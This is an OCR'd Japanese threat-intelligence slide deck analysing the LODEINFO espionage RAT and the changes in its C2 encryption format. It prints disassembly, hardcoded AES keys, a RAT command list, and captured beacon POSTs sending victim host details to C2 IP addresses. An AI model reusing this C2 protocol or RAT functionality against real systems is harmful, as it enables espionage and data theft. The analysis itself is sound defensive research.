
Fighting to LODEINFO

Investigation for Continuous Cyberespionage Based on Open Source

Ryo Minakawa, Daisuke Saika, Hiroki Kubokawa @ NFLaboratories.

whoami



Ryo Minakawa

APT / Malware Hunter

Daisuke Saika

Malware Analyst

Hiroki Kubokawa

CTI Analyst

Agenda

- はじめに
- これまでの LODEINFO キャンペーン
- 調査とハンティング方法
- 2022年以降のTTPsの変化
- 攻撃者グループの考察
- 限界とまとめ

はじめに

Overview

- **LODEINFO** マルウェアを利用したキャンペーンの共有
  - 2019年末から約3年間継続的に利用
  - 背景に中国国家支援のAPTグループがいると言われている (**APT10** 説)

- 本講演で伝えたいこと
  - 最新の LODEINFO マルウェアの分析結果
  - オープンソースベースでの標的型攻撃の防御およびハンティングロジック構築方法
  - 攻撃者グループに関わる新たな視点での考察

https://blogs.jpcert.or.jp/ja/2021/02/LODEINFO-3.html


JPCERT CC JPCERT/CC Eyes 日本語

Top > “マルウェア”の一覧 > マルウェアLODEINFOのさらなる進化

喜野 孝太(Kota Kino) 2021/02/09

マルウェアLODEINFOのさらなる進化

LODEINFO

ツイート メール

前回、前々回のブログで、日本国内の組織を狙ったマルウェアLODEINFOの機能や進化について紹介してきましたが、JPCERT/CCでは今年も引き続きLODEINFOを利用した活発な攻撃を確認しています。機能の拡張も継続して行われており、未実装だったコマンドの実装や、新たなコマンドの追加などを確認しています。
今回は、前回と同様に、LODEINFOに追加されたアップデート内容と、最近の攻撃動向について紹介します。

Overview

- LODEINFO マルウェアを利用したキャンペーンの共有
  - 2019年末から約3年間継続的に利用
  - 背景に中国国家支援のAPTグループがいると言われている（APT10 説）

下2つをより濃密に話します

- **本講演で伝えたいこと**
  - 最新の LODEINFO マルウェアの分析結果

☛ オープンソースベースでの標的型攻撃の防御およびハンティングロジック構築方法


☛ 攻撃者グループに関わる新たな視点での考察

https://blogs.jpcert.or.jp/ja/2021/02/LODEINFO-3.html

これまでの
LODEINFO
キャンペーン

LODEINFO の概要

- 日本への標的型攻撃で使用されるファイルレスRAT
  - 標的セクター: 安全保障, 国際政治, 外交, メディア
  - スピアフィッシングメールに添付される形式で配信
  - 2019年末から継続的にアップデート
  - マルウェア内部に存在するバージョン情報が頻繁に更新
  - C2サーバを日本にIP GeolocationがあるVPS,
    Hosting service に立てる傾向 (Vultr, CHOOPA, LINODE)




- 本マルウェアを利用したオペレーションの背景にAPT10がいるという考察が多い
  - 過去に使用されたマルウェア(bisonal など)との類似性 (version 情報の埋め込み)
  - TTPs の類似性 (Spear-Phishing, DLL Side-Loading)

```
strcpy(v116, "v0.1.2");
```

2022年までのタイムライン

2019年12月に初観測以降、継続的にアップデートされながら標的型攻撃に利用されている



LODEINFO の感染/実行フロー

v0.1.2


- 悪性マクロを実行後にドロップされる
  DLL を RunDll32.exe から実行 (LOLBAS)

- LODEPNG というオープンソースの
  コードの中に悪性コードを埋め込んでビルド
  - https://github.com/lvandeve/lodepng
  - pdb の情報も残留

Debug Artifacts

Path	E:\Production\Tool-Developing\png_info\Release\png_info.pdb
GUID	6f8a1f9b-ed93-43da-b664-32471806ccea

- Shellcode は**末尾 1byte を利用した**
  Single Byte XOR で暗号化されている
  - 現在も shellcode の暗号化手法に変化なし




v0.1.2

C2通信のデータフォーマット

Header 部分と Main Data 部分をそれぞれ固有のデータフォーマットで作成し、
カスタムBase64でエンコードして送信。SHA-512/128 で想定した検体の通信かを検証

送受信される
データ形式



	オフセット	サイズ（byte）	説明
Header	0x00	16	AESキーのSHA512の先頭16byte
	0x10	4	メインデータ部分をbase64エンコードしたサイズ
	0x14	1	N/A
Main Data	0x15	48	ペイロードのRaw DataのSHA512の先頭48byte
	0x45	4	ペイロードのサイズ
	0x49	可変長	ペイロード

v0.1.2

C2通信のデータフォーマット

Header 部分と Main Data 部分をそれぞれ固有のデータフォーマットで作成し、
カスタムBase64でエンコードして送信。SHA-512/128 で想定した検体の通信かを検証

送受信される
データ形式

Raw Data => QuickLZ 圧縮 => AES256 (CBC) の順でデータを処理

AES のKEYとIVは
検体ごとに固有の値が
Hardcode されている

```
mov     [esp+468h+AES_key], 0C6F60EE2h
mov     [esp+468h+var_42C], 0A28D836Ah
mov     [esp+468h+var_428], 0B11D8222h
mov     [esp+468h+var_424], 517277C5h
mov     [esp+468h+var_420], 0D1D5A9F1h
mov     [esp+468h+var_41C], 0CE44234Dh
mov     [esp+468h+var_418], 3B358AD6h
mov     [esp+468h+var_414], 5A4CACFCh
mov     [esp+468h+AES_iv], 0ADAB45CCh
mov     [esp+468h+var_40C], 612C1558h
mov     [esp+468h+var_408], 3657F150h
mov     [esp+468h+var_404], 0F353CC7Eh
```

KEY

IV

Header

Main Data

0x45	4	
0x49	**可変長**	**ペイロード**

v0.1.2

Beacon 送信データのサンプル

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/77.0.3865.90 Safari/537.36
Host: 193.228.52.57
Content-Length: 193
Connection: Keep-Alive
Cache-Control: no-cache
```

Header

以降はMain Data

```
data=DIajqcc5lVuJpjwvr36msaAAAADivMavxkoPu5RsvmRaihpE2hKkIbAI6LW53Z7SoHLegOX5lrMpKJQqnb-
Kum_z03x6QAAAAIueWOl5GjxoLaUgbTzOs3AeIFQchz4w3IATK7COXONKwQ5BJ1boYejYVocL2KlZT-
pvW4Vo-5j2ui4eOdQS1yer_u4.HTTP/1.0 200 OK
```

```
mov     [esp+460h+var_3BC], 'atad'
mov     [esp+460h+var_3B8], '='
```

POST パラメータ名は
検体内部に Hardcode

```
32 7C F9 1C AA 3C 00 19   31 36 37 33 34          2|...<..16734
38 35 7C 39 33 32 7C 30   30 30 43 32 39 33 32 46  85|932|000C2932F
          7C 44 45 53 4B   54 4F 50 2D             |DESKTOP-
          00 0D F0 AD BA   0D F0 AD BA 0D F0 AD BA  ............
```

```
for ( i = 0; i < buf_len; ++i )
{
  s = aa_base64_str[i];
  switch ( s )
  {
    case '+':
      aa_base64_str[i] = '-';
      break;
    case '/':
      aa_base64_str[i] = '_';
      break;
    case '=':
      aa_base64_str[i] = '.';
      break;
  }
```

3文字分のみ変更した
カスタム Base64

Payload の平文 = “実行時間のUNIXTIME|ANSIコード|MACアドレス|コンピュータ名”

RAT コマンド一覧

v0.1.2

```
loc_329FE00:
lea     eax, [ebp+cmd_command]
mov     dword ptr [ebp+cmd_command], 'mmoc'
push    eax
lea     eax, [ebp+var_40]
mov     dword ptr [ebp+cmd_command+4], 'dna'
push    eax
mov     ecx, ebx
mov     [ebp+cmd_ls], 'sl'
mov     [ebp+cmd_send], 'dnes'
mov     [ebp+var_68], 0
mov     [ebp+cmd_recv], 'vcer'
mov     [ebp+var_70], 0
mov     dword ptr [ebp+cmd_memory], 'omem'
mov     dword ptr [ebp+cmd_memory+4], 'yr'
mov     [ebp+cmd_kill], 'llik'
mov     [ebp+var_80], 0
mov     [ebp+cmd_cat], 'tac'
mov     [ebp+cmd_cd], 'dc'
mov     [ebp+cmd_ver], 'rev'
call    cmd_cmp
test    al, al
jz      loc_32A045F
```

コマンド	機能
MZ	PEファイルを実行
0xE9	shellcode を実行
command	利用可能なコマンド一覧を返す
cd	カレントディレクトリの変更
ls	ファイル一覧
send	ファイルのダウンロード
recv	C2へのファイル送信
cat	C2へのファイルの送信
memory	svchost へシェルコードをインジェクト
kill	指定したプロセスの停止
ver	バージョン情報の送信

C2通信データフォーマットの変化

v0.2.7

- 通信の復号スクリプト公開後の
  次のVersionでデータフォーマットが変化

  ☛ **これまでのスクリプトでは正常に復号不可に**

- オープンソースから v0.2.7 のサンプルを
  収集できていないが、
  我々で確認できた v0.3.2 以降でも
  同様のフォーマットとなっているため
  正しいものと思われる

データ送受信フォーマットの一部変更

LODEINFOは、AESとBASE64を組み合わせてデータの暗号化を行っていますが、データをBASE64デコードした後のオフセット0x45の位置には、AESで暗号化されたデータのサイズが記載されています。

```
00000000: 0c86 a3a9 c739 955b 89a6 3c2f af7e a6b1  .....9.[..</.~..
00000010: 7400 0000 566c 7e3b 5e60 b32d a9ce 8192  t...Vl~;^`.-....
00000020: 5c1d dceb 9125 e3b1 5052 1e4d 631c e887  \....%..PR.Mc...
00000030: 55d2 a20d a7b2 7ab8 79ff 0ef2 629e 7e5f  U.....z.y...b.~_
00000040: 50fd e803 6920 0000 002f 263a e9eb 99c7  P...i .../&:....
00000050: 14e0 3649 19ab dd8f 183e e985 19e9 38f6  ..6I.....>....8.
00000060: 46a1 3077 990b 19d7 1f39 0000            F.0w.....9..
```

図 4：変更前のデータフォーマット

前回のv0.1.2の検体では、該当部分にデータサイズがそのまま記載されていましたが、v0.2.7以降の検体からは、オフセット0x49の位置に新しく1byteのXORキーが記載されるようになり、オフセット0x45のデータサイズにはXORキーでエンコードされた値が記載されるようになっています。

```
00000000: f720 4e40 9f33 3c20 1370 750c 4aec 8862  . N@.3< .pu.J..b
00000010: b400 0000 b20d 25ed 3728 9a29 b9db 9d08  ......%.7(.)....
00000020: ea2d 40c3 8816 b83a 5f49 69d8 4341 5fd9  .-@....:_Ii.CA_.
00000030: ac28 defe 761c 7c36 79ec a9ba c04e ce11  .(..v.|6y....N..
00000040: 5755 ea5c 38db 8b8b 8b8b cb24 c354 4678  WU.\8......$.TFx
00000050: ba98 b91f 072c a124 6062 df1a 7ba1 d800  .....,.$`b..{...
00000060: 2177 0f40 4495 06af d64d 1d10 c416 ad36  !w.@D....M.....6
00000070: e420 dd37 c82d 03eb d00a 36d4 9471 79d0  . .7.-....6..qy.
00000080: 6c23 b72a ba19 b6dc fd94 e5c7 17d3 8155  l#.*...........U
00000090: e4c7 f0a5 4e06 8d2c be44                 ....N..,.D
```

図 5：変更後のデータフォーマット

snip.

上記の変更によって、以前に紹介したHTTP POSTリクエストのデータを復号するコードが正常に動作しなくなっているため、以下に対応したコードの一部を記載します。


https://blogs.jpcert.or.jp/ja/2020/06/LODEINFO-2.html

C2通信データフォーマットの変化

v0.2.7

Main Data の**サイズ部分のみ**1 byte XORの暗号化処理とその鍵が追加

送受信される
データ形式




	オフセット	サイズ（byte）	説明
Header	0x00	16	AESキーのSHA512の先頭16byte
	0x10	4	メインデータ部分をbase64エンコードしたサイズ
	0x14	1	N/A
Main Data	0x15	48	ペイロードのSHA512の先頭48byte
	0x45	**4**	**ペイロードのサイズをSingle byte key でXORしたデータ**
	0x49	**1**	**Single byte XOR key**
	0x4A	可変長	ペイロード


LODEINFO の実行フローの変化

v0.3.2

- 悪性マクロから**正規の署名付き実行ファイル**と**LODEINFO のDLL shellcode loader**をドロップし、DLL Side-Loading を起点に実行
  - 中国のAPTグループがよく用いる検知回避技術の取り入れ
  - 正規実行ファイルのMD5:
    `1871402d3c83b2e15bf516d754458bd4`




以降、同ハッシュ値の実行ファイルはサイドロードのために継続的に使用される




さらなるC2通信データフォーマットの変化

v0.5.6

v0.5.6
より前



v0.5.6
以降



データ構造はそのままに**Header部分を暗号化** ☛ **再びスクリプトの改修が必要**

Beacon データの変化

v0.5.6

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/91.0.4472.114 Safari/537.36 Edg/91.0.86.59
Host: 108.61.201.135
Content-Length: 260
Connection: Keep-Alive
Cache-Control: no-cache
```

Header　　以降はMain Data

```
7H1FTymxmYg=4Gvj7sWMOWolg04pSzk6bzt7r5jYiwrh-wcguCcik1zjFaKZcdzNlzWCU-
ZHvzWVSdp5hoPlcAo1g3ix_cOmB7MA75KdiPj4-
PisQVwGMm2GFXnVd8yBXyl8NXaIO2hw2Sive1C9mgHZMbNd6Sdme7QBBI4N1adtAnfbx0q7ALMmY8gEJSWcakti
uqdveapdEZSl8lQWnvPDbUK_BkEROamY3q4CK7FE-72HAuREk0L7uW78qUiTBAFHTTP/1.0 200 OK
```

Header 復号に利用するための
共通鍵と末尾に**ダミーデータ**追加

```
37 00 00 00 20 00 00 00  00 00 00 00 00 00 00 00  7...............
00 31 36 37 33 [redacted] 7C 39 33 32 7C  .1673[redacted]|932|
30 30 30 43 32 [redacted] 41 7C 44 45 53  000C2[redacted]A|DES
4B 54 4F 50 2D [redacted] 23 4E 56 34  KTOP-[redacted]#NV4
48 44 4F 65 4F 56 79 4C  00 00 00 00 00 00 00 00  HDOeOVyL........
00 00 67 69 34 43 38 56  79 75 4C 7A 4C 38 50 6F  ..gi4C8VyuLzL8Po
4A 71 31 6B 45 79 31 6B  4A 34 5F 4F 4D 6D 53 45  Jq1kEy1kJ4_OMmSE
30 78 00 00 00 AB AB AB  AB AB AB AB AB FE EE FE  0x..............
```

Payload の平文

オフセット	サイズ（byte）	説明
0	4	データサイズ
4	4	ダミーデータのサイズ
0x11	任意	収集した環境情報 **“実行時刻のUNIXTIME文字列|ANSIコード|MACアドレス|コンピュータ名#換字式暗号の鍵”** の形式
データサイズ + 27	任意	**使用しないカスタムBase64(ダミー)のデータ**

Header の暗号化処理
